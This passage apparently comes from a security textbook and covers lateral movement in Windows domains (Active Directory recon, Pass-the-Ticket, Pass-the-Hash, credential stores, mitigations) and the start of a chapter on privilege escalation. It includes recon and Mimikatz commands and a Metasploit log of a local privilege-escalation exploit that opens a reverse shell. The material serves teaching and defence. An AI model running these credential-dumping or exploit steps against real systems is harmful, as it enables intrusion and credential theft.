A huge percentage of sensitive information about an organization is stored in emails in the correspondence between employees. Therefore, access to the email inbox of a single user is a stroke of fortune for hackers. From emails, a hacker can gather information about individual users to use it for spear phishing. Spear phishing attacks are customized phishing attacks directed at particular people, as was discussed in *Chapter 5*, *Reconnaissance*.

Access to emails also allows hackers to modify their attack tactics. If alerts are raised, system administrators will normally email users about the incident response process and what precautions to take. This information may be all that is needed by hackers to correct their attack accordingly.

## Active Directory

This is the richest source of information for the devices connected to a domain network. It also gives system administrators control over these devices. It can be referred to as a phone book of any network and it stores information about all the valuable things that hackers might be looking for in a network. The **Active Directory** (**AD**) has so many capabilities that hackers are ready to exhaust their resources to get to it once they breach a network.

Network scanners, insider threats, and remote access tools can be used to give hackers access to the AD. *Figure 8.18* illustrates how domain authentication happens in an Active Directory network and how access to resources can be granted:





*Figure 8.18: Domain authentication and resource access*

The AD stores the names of users in a network alongside their roles in an organization. The directory allows administrators to change the passwords of any user in a network. This is a very easy way for hackers to gain access to other computers on a network with minimal effort. The AD also allows administrators to change the privileges of users, and therefore, hackers can use it to elevate some accounts to domain administrators. There are very many things that hackers can do from the AD. It is, therefore, a key target of an attack and the reason why organizations strive to secure the server that plays this role.

By default, the authentication process in a Windows system that belongs to an AD domain will take place using Kerberos. There are also many services that will register on the AD to get their **service principal name** (**SPN**). Depending on the Red Team's strategy, the first step in attacking an AD is to perform recon on the environment, which could start by only harvesting basic information from the domain. One way to do that without making noise is to use the PowerShell scripts from PyroTek3 (`https://github.com/PyroTek3/PowerShell-AD-Recon`).

For this basic info, you could use the following command:

```
Get-PSADForestInfo
```

The next step could be to find out which SPNs are available. To obtain all SPNs from an AD, you could use this command:

```
Discover-PSInterestingServices -GetAllForestSPNs
```

This will give you a good amount of information that can be used to continue the attack. If you only want to know the service accounts that are currently configured with an SPN, you could also use the following command:

```
Find-PSServiceAccounts -Forest
```

You could also leverage Mimikatz to obtain information about the Kerberos tickets, using the following command:

```
mimikatz # kerberos::list
```





*Figure 8.19: Mimikatz can obtain information about Kerberos tickets*

Another approach is to attack AD by exploiting the vulnerability MS14-068. Although this vulnerability is old (November 2014), it is very powerful since it allows a user with a valid domain account to obtain administrator privileges by creating a forged **privilege account certificate** (**PAC**) that contains the administrator account membership, inside a ticket request (`TG_REQ`) sent to the **key distribution center** (**KDC**).

## Admin shares

Admin shares are advanced file management features found in Windows OS. They allow an admin to share files with other admins on a network. Admin shares are commonly used to access root folders and to grant read/write access to the drives of a remote computer (for example, `C$`, `ADMIN$`, `IPC$`). By default, normal users cannot access these shared files since they are only visible to system admins. Therefore, admins take comfort in the fact that these shares are secure since they are the only ones that can see and use them. However, several recent cyberattacks have involved hackers taking advantage of the admin shares to move laterally to compromise remote systems. Once the hackers have breached into a legitimate admin account, they can see the admin shares on the network. They can, therefore, connect to remote computers with admin privileges. This allows them to freely roam around a network while discovering usable data or sensitive systems to pilferage.

## Pass the Ticket

Users can be authenticated to Windows systems using Kerberos tickets without the burden of retyping account passwords. Hackers can take advantage of this to gain access to new systems. All they need to do is steal valid tickets for accounts. This is achieved through credential dumping. Credential dumping is a collective name given to various methods of obtaining login information from an OS. To steal Kerberos tickets, hackers have to manipulate the domain controller's API to simulate the process that remote domain controllers use to pull out password data.

Admins usually run `DCSync` to obtain credentials from the AD. These credentials are passed as hashes. Hackers can run `DCSync` to obtain the hashed credentials, which can be used to create a Golden Ticket to be used in the Pass the Ticket attack. With the Golden Ticket, a hacker can generate tickets for just about any account listed in AD. A ticket can be used to grant an attacker access to any resources that the compromised user normally has access to.

## Pass-the-Hash (PtH)

This is a lateral movement technique used in Windows systems where hackers take advantage of password hashes to authenticate themselves to directories or resources. All a hacker needs to achieve this is to get a password hash for a user on a network. When the hash has been obtained, the hacker will use it to authenticate themselves into other connected systems and resources that the compromised user account has access privileges to. The following is a step-by-step explanation of how this happens.

The hacker breaches the target system and obtains all the stored NTLM hashes on it. These will include hashed passwords of all user accounts that have logged in to the computer. A commonly used tool to obtain hashes is Mimikatz. In many organizations, it is common to find that admin accounts have signed into computers either post-purchase for initial setup or later on for technical support.

This means that there are usually high chances of hackers finding NTLM hashes of admin-level accounts on normal user computers.

Mimikatz has a "sekurlsa: pass the hash" command that uses an NTLM hash to generate an access token of an admin account. Once the token has been generated, the hacker can steal it. Mimikatz has a "steal the token" command that steals the generated token. The token can then be used to perform privileged actions such as accessing admin shares, uploading files to other computers, or creating services on other systems. Besides the examples that were given in *Chapter 7, Chasing User's Identity*, you can also use the PowerShell utility Nishang to harvest all local account password hashes with the `Get- PassHashes` command.

PtH is still one of the most common attack methods used by attackers. As a result, we want to share a bit more information to help you mitigate those attacks better.

## Credentials: Where are they stored?

We all know what a credential is and how important a role they play in today's security world. It's very common for credentials to be stored outside of Windows, such as on Sticky Notes. Everyone has their own reason for that, and we are not going to judge it in this book. Usually, credentials are stored on authoritative stores such as domain controllers and local account databases on local computers (such as SAM).

It's also good to know that credentials used during Windows authentication (for example, on keyboards and in smartcard readers) can be cached by the operating system (for example, **Single Sign On** (**SSO**)) browser for later use (on clients or servers, for example, Credential Manager with `CMDKEY.exe`).

As a final highlight, its also good to remember that credentials travel over network connections:





*Figure 8.20: Illustration of how credentials are stored*

Because of this, attackers will first look in the above locations to try to steal them. We also covered how credentials can be sniffed via different methods in *Chapter 5*, *Reconnaissance*.

## Password hashes

A hash is just a way to represent any data as a unique string of characters. Hashing is secure because hashing is a one-way operation. They cannot be reversed; of course, there are different methods of hashing like SHA, MD5, SHA256, and so on.

Attackers usually use a brute force attack to get the plain text password from a hash. Attackers these days don't even take time to brute-force the password as they can use the hash to authenticate. The illustration below displays how a Windows login happens. Understanding the process will also help you to launch the PtH attack with Mimikatz. We are not going into extensive detail here as it's beyond the scope of this book. We will summarize the processes to help you better understand PtH later in this chapter.





*Figure 8.21: Windows Login illustrated (described further in the following section)*

## Winlogon

Winlogon is the component of Windows that is responsible for handling the secure attention sequence and loading the user profile on logon. It helps in the interactive logon process.

## lsass.exe process

If you need to know one thing about `lsass.exe` it should be this: the `lsass.exe` process stores very important and confidential information. Therefore, you need to keep the process safe, and restricting/auditing access will drastically increase the security of the domain controller first and then the whole IT system.

`lsass.exe` is responsible for Local Security Authority, the Net Logon service, the Security Accounts Manager service, LSA Server service, **Secure Sockets Layer** (**SSL**), the Kerberos v5 authentication protocol, and the NTLM authentication protocol.

Besides Winlogon and `lsass.exe`, there are other databases that are on the attacker's list of targets; these are discussed in the following sections.

## Security Accounts Manager (SAM) database

The SAM database is stored as a file on the local disk and is the authoritative credential store for local accounts on each Windows computer. This database contains all the credentials that are local to that specific computer, including the built-in local administrator account and any other local accounts for that computer.

The SAM database stores information on each account, including the username and the NT password hash. By default, the SAM database does not store LM hashes on current versions of Windows. It is important to note that no password is ever stored in a SAM database, only the password hashes.

## Domain Active Directory Database (NTDS.DIT)

The Active Directory database is the authoritative store of credentials for all user and computer accounts in an Active Directory domain.

Each domain controller in the domain contains a full copy of the domain's Active Directory database, including account credentials for all accounts in the domain.

The Active Directory database stores a number of attributes for each account, including both username types and the following:

- NT hash for the current password
- NT hashes for password history (if configured)

## Credential Manager (CredMan) store

Users may choose to save passwords in Windows using an application or through the Credential Manager Control Panel applet. These credentials are stored on disk and protected using the **Data Protection Application Programming Interface** (**DPAPI**), which encrypts them with a key derived from the user's password. Any program running as that user will be able to access credentials in this store.

Attackers which use Pass-the-Hash aim to:

- Log on with high privilege domain accounts on workstations and servers
- Run services with high privilege accounts
- Schedule tasks with high privilege accounts
- Ordinary user accounts (Local or Domain) are granted membership to the local Administrators group on their workstations
- Highly privileged user accounts can be used to directly browse the internet from workstations, domain controllers, or servers
- The same password is configured for the built-in local Administrator account on most or all workstations and servers

Attackers are fully aware that organizations have more than the required administrators. Most of the corporate networks still have Service accounts with domain admin privileges and the patch management cycle even for critical updates is slow, which makes those attackers successful.

## PtH mitigation recommendations

PtH is not new; it's an attack vector used since 1997, not just in Microsoft environments but also Apple. After nearly three decades we are still talking about PtH, so what do you need to do to minimize the chance of attack?

- Learn to administrate with least privilege.
- Have a dedicated limited-use workstation for admin duties and don't use your day-to-day workstation to connect to the internet as well as data centers. We highly recommend using **PAWs**, which are **Privileged Access Workstations**, for your sensitive staff and separated from your daily duties. This way, you will have much stronger protection against phishing attacks, application and OS vulnerabilities, various impersonation attacks, and of course, PtH. You can learn more about this in the below link, and follow the guidelines step by step to build your own PAW: `https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/privileged-access-workstations`.
- Provide administrators with accounts to perform administrative duties that are separate from their normal user accounts.
- Monitor the privileged account usage for abnormal behavior.
- Restrict domain administrator accounts and other privileged accounts from authenticating to lower trust servers and workstations.
- Do not configure services or scheduled tasks to use privileged domain accounts on lower-trust systems, such as user workstations.
- Add all your existing and new high-privileged accounts to a "Protected Users" group, and ensure additional hardening will apply to those accounts.
- Use of the Deny RDP and Interactive Logon policy settings to enforce this for all privileged accounts and disable RDP access to local administrator accounts.
- Apply the Restricted Admin mode for Remote Desktop Connections.





*Figure 8.22: RDP identity verification via Kerberos*

- Use multi-factor authentication or Smartcards for privileged accounts.
- Stop thinking in lists; start thinking in graphs.
- Keep in mind that PtH is not just a Microsoft problem; Unix and Linux systems can suffer from the same problem.

## Summary

This chapter has discussed ways in which attackers can use legitimate tools to perform lateral movement in a network. Some of the tools are very powerful, hence they are normally the main targets of attacks. This chapter unveils exploitable avenues that have been used against organizations through which attackers have been able to slip in and out. The lateral movement phase has been said to be the longest phase since hackers take their time to traverse a whole network.

At the end of the phase very little can be done to stop the hackers from further compromising the victim's systems. The fate of the victim is almost always sealed, as shall be seen in the next chapter. The next chapter will look at privilege escalation and focus on how attackers heighten the privileges of the accounts that they have compromised. It will discuss privilege escalation in two categories: vertical and horizontal. The ways in which these two can be carried out will be extensively discussed.

## Further reading

- Defenders think in lists, attackers think in Graphs: `https://blogs.technet.microsoft.com/johnla/2015/04/26/defenders-think-in-lists-attackers-think-in-graphs-as-long-as-this-is-true-attackers-win/`
- Microsoft PtH and Mitigation Whitepapers v1 and v2: `https://www.microsoft.com/pth`
- Net Stat for Security Professionals: `https://www.erdalozkaya.com/netstat-for-security-professionals/`

- Nmap scanning: https://nmap.org/book/nmap-defenses-proactive-scanning.html
- What Does Malware Do? https://enterprise.comodo.com/what-does-malware-do.php

# References


- C. Sanders, *PsExec and the Nasty Things It Can Do - TechGenix*, *Techgenix.com*, 2017. [Online]. Available: http://techgenix.com/psexec-nasty-things-it-can-do/. [Accessed: 13- Aug- 2017]
- D. FitzGerald, *The Hackers Inside Your Security Cam*, Wall Street Journal, 2017. Available: https://search.proquest.com/docview/1879002052?accountid=45049
- S. Metcalf, *Hacking with PowerShell - Active Directory Security*, Adsecurity.org, 2017. [Online]. Available: https://adsecurity.org/?p=208. [Accessed: 13- Aug- 2017]
- A. Hesseldahl, *Details Emerge on Malware Used in Sony Hacking Attack*, Recode, 2017. [Online]. Available: https://www.recode.net/2014/12/2/11633426/details-emerge-on-malware-used-in-sony-hacking-attack. [Accessed: 13- Aug- 2017]
- *Fun with Incognito - Metasploit Unleashed*, Offensive-security.com, 2017. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/fun-incognito/. [Accessed: 13- Aug- 2017]
- S. Metcalf, *Hacking with PowerShell - Active Directory Security*, Adsecurity.org, 2018. [Online]. Available: https://adsecurity.org/?p=208. [Accessed: 01- Jan- 2018]
- Microsoft Security Bulletin MS14-068 - Critical, Docs.microsoft.com, 2018. [Online]. Available: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-068. [Accessed: 01- Jan- 2018]


# Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet



# 9

# Privilege Escalation

The previous chapters have explained the process of performing an attack to a point where the attacker can compromise a system. The previous chapter, *Chapter 8*, *Lateral Movement,* discussed how an attacker can move around in the compromised system without being identified or raising any alarms. A general trend was observable, where legitimate tools were being used to avoid alerts. A similar trend may also be observed in this phase of the attack life cycle.

In this chapter, close attention will be paid to how attackers escalate the privileges of the user accounts that they have compromised. The aim of an attacker at this stage is to have the required level of privileges to achieve a greater objective. It could be mass deletion, corruption or theft of data, disabling of computers, destroying hardware, and so many other things. An attacker requires control over access systems so that they can succeed with all of their plans. Mostly, attackers seek to acquire admin-level privileges before they start the actual attack. Many system developers have been employing the least privilege rule, where they assign users the least amount of privileges that are needed to perform their jobs.

Therefore, accounts only have privileges absolutely necessary for their role to prevent abuse. Hackers will normally compromise these low-privileged accounts and thus, have to upgrade them to higher privileges in order to access files or make changes to a system.

This chapter will cover the following topics:

- Infiltration
- Avoiding alerts
- Performing  privilege escalation

## Infiltration

Privilege escalation normally occurs deep into an attack. This means that the attacker will have already done reconnaissance and successfully compromised a system, thereby gaining entry. After this, the attacker will have traversed the compromised system through lateral movement and identified all the systems and devices of interest.

In this phase, the attacker wants to have a strong grip on the system. The attacker may have compromised a low-level account and will, therefore, be looking for an account with higher privileges in order to study the system further or get ready to accomplish their malicious objectives. Privilege escalation is not a simple phase, as it will at times require the attacker to use a combination of skills and tools in order to heighten the privileges. There are generally two classifications of privilege escalation: horizontal and vertical privilege escalation.





*Figure 9.1: Privilege escalation can be done horizontally as well as vertically*

## Horizontal privilege escalation

In horizontal privilege escalation, the attacker uses a normal account to access the accounts of other users. It is a simple process since the attacker does not actively seek to upgrade the privileges of an account; they are granted to the attacker naturally as a result of accessing other accounts. Therefore, no tools are used to upgrade the accounts in this type of privilege escalation.

There are two main ways through which a horizontal privilege escalation can occur. The first one is through software bugs, whereby a normal user is able to view and access files of other users due to an error in the coding of a system. As can be seen, no tools have been used and yet an attacker is able to access files that should have otherwise been protected from the eyes of normal users.

Another instance is wherein the attacker is lucky enough to compromise an administrator's account. In this scenario, there will be no need to use hacking tools and techniques to escalate the privileges of the account that the user has hacked. Already adorned with admin-level privileges, attackers can go on with the attack by creating other admin-level users or just using the already hacked account to execute the attack.

Horizontal privilege escalation attacks are normally facilitated by tools and techniques that steal login credentials at the phase where hackers compromise a system. A number of tools were discussed in *Chapter 6, Compromising the System*, where it was shown that a hacker can recover passwords, steal them from users, or crack directly into accounts. In fortunate scenarios for the hacker, the user accounts compromised will belong to users with high-level privileges. Therefore, they will not have to face any hardships of having to upgrade an account.

Below is an example of a privilege escalation attack conducted via Metasploit:

```
msf exploit(ms15_051_client_copy_image) > sessions

Active sessions
===============

  Id  Type                   Information           Connection
  --  ----                   -----------           ----------
  3   meterpreter x64/win64  CONTOSO\RayC @ NODE1  192.168.253.139:4444 -> 192.168.253.140:49166 (192.168.253.140)

msf exploit(ms15_051_client_copy_image) > use exploit/windows/local/ms15_051_client_copy_image
msf exploit(ms15_051_client_copy_image) > set SESSION 3
SESSION => 3
msf exploit(ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 192.168.253.139:8888
[*] Launching notepad to host the exploit...
[+] Process 1804 launched.
[*] Reflectively injecting the exploit DLL into 1804...
[*] Injecting exploit into 1804...
[*] Exploit injected. Injecting payload into 1804...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 11 opened (192.168.253.139:8888 -> 192.168.253.140:49180) at 2016-08-07 13:05:25 -0400
```

*Figure 9.2: Privilege escalation via a vulnerability, executed with Metasploit*

## Vertical privilege escalation

The other type of privilege escalation is vertical privilege escalation. It consists of more demanding privilege escalation techniques and includes the use of hacking tools. It is complex, but not impossible, since an attacker is forced to perform admin- or kernel-level operations in order to elevate access rights illegally. Vertical rights escalation is more difficult but it is also more rewarding since the attacker can acquire system rights on a system. A superuser has more rights than an administrator and, therefore, can do more damage. The attacker also has a higher chance of staying and performing actions on a network system whilst remaining undetected.

With superuser access rights, an attacker can perform actions that the administrator cannot stop or interfere with. Vertical escalation techniques differ from system to system. In Windows, a common practice is to cause a buffer overflow to achieve vertical privilege escalation. This has already been witnessed in a tool called EternalBlue, which is alleged to be one of the hacking tools in the utilized by the NSA. The tool has, however, been made public by a hacking group called the Shadow Brokers.

On Linux, vertical escalation is done by allowing attackers to have root privileges that enable them to modify systems and programs. On Mac, vertical escalation is done in a process called **jailbreaking**, allowing the hackers to perform previously disallowed operations. These are operations that manufacturers restrict users from so as to protect the integrity of their devices and operating systems. Vertical escalation is also done on web-based tools.

This is normally through the exploitation of the code used in the backend. At times, system developers unknowingly leave channels that can be exploited by hackers, especially during the submission of forms.

## How privilege escalation works

Regardless of the kind of interaction that happens within a network system, whether it is a local session, an interactive session, or a remote access session, there is some form of representation of privileged access to the account with the system. Every single account needs privileges to access the system. The level of privileges varies from basic privileges to admin-level privileges capable of revoking privileges of the lower accounts or even disabling the lower accounts. Basic or standard users do not have access to privileges that are considered sensitive, such as access to the database, sensitive data, or any assets that are considered valuable. In many cases, network administration involves the use of the least privilege rule. The least privilege rule directs the assignment of privileges to accounts. With this rule, accounts are only assigned privileges that they need to perform their duties. Therefore, the higher up the hierarchy an employee is in an organization, the more privileges they are likely to be assigned in the system.

A threat actor needs admin privileges to perform the kind of malicious actions they need in the system, such as accessing sensitive data and exfiltration of this data from the system. A threat actor can make use of several ways to navigate the system environment to obtain the privileges they need to exploit the system. Some of the methods that can be used to gain privileged access include:

- Credential exploitation
- Misconfigurations
- Vulnerabilities and exploits
- Social engineering
- Malware

## Credential exploitation

For a user to access resources in a system, they need valid credentials to authenticate the process of gaining access to the system and resources. If the attacker knows the username or figures out the username, they have to hack the password. The threat actors will often target the admin accounts as the means of infiltrating a system. The reason for targeting admin accounts is the privileges that come with this account that can enable the attackers to move laterally without raising suspicions.

Once an attacker gains access to a privileged user account, known as an admin account, they have unlimited access to the account and the powers the account can execute. On detection, network administrators will often reset the system and accounts prompting users, or one specific user, to choose a new password. In some cases, this resetting of passwords will work and the attackers will be locked out of the system. However, in many cases, it does not solve the problem permanently as the source of compromise has not been identified and properly handled.

The source of compromise could be malware or other attack vectors, such as a user's compromised phone that could allow the attacker to continue to compromise the system and continue their infiltration even after the password change. Therefore, the only way to completely keep intruders out is to ensure that the source of ompromisee has been identified and completely eradicated.

Using compromised credentials is an effective means of carrying out attacks. Accounts that use the credentials have access to the entire system and environment. This makes this criterion easy to use yet extremely effective. The worrying thing about credential exploitation is the ease of compromising accounts and gaining these credentials. Several methods can be used including the use of memory-scraping malware, password reuse attacks, and many others.

Escalating privileges from a basic account to an admin account can be done in a variety of ways. In many cases, attackers gaining credentials for privileged accounts, such as admin or domain administrators, will spell doom for the organization. The risk involved with access to these accounts is huge. It is advisable, therefore, that the user accounts be continually scrutinized for any risks they pose to the organization. For proper privileged access management, the superuser accounts should be prioritized due to them being prime targets for attackers achieving horizontal privilege escalation.

## Misconfigurations

Misconfigurations circumvent authentication requirements, which can lead to unauthorized system access if exploited. In other words, misconfigurations are a form of vulnerability in a system that does not need remediation. Instead, they need mitigation. There is a key difference between mitigation and remediation solutions. With remediation, you will need a software or firmware patch to correct an identified vulnerability. Mitigation, however, only involves alterating the existing code; this is able to deflect the risk and stop potential exploitation. The most common of these misconfigurations that may end up being exploited result from poor default setting configuration. Examples of these poor default setting configurations include:

- Undocumented backdoors built into the environment
- Blank or default passwords or root accounts are normally created during the initial configuration of the systems
- Insecure access routes that fail to be locked down after an initial install

Flaws can determine whether a threat actor will gain access to a system or not. If the flaw is severe, it can be exploited by a threat actor to gain privileged access to the system. Misconfigurations and the risks they present have been a major issue that often gets exploited, with the network administrators having the ability to do little about the configurations that are done during the development of network systems. In some cases, they may not be aware of the insecurity of these issues. In the recent past though, there has been a growth in interest and exploitation of this vulnerability. However, increased exploitation of these weaknesses is happening with cloud accounts.

The screenshot below is from Verizon's *Data Breach Investigations Report*, which clearly shows how the attack vector has been used more and more over time.

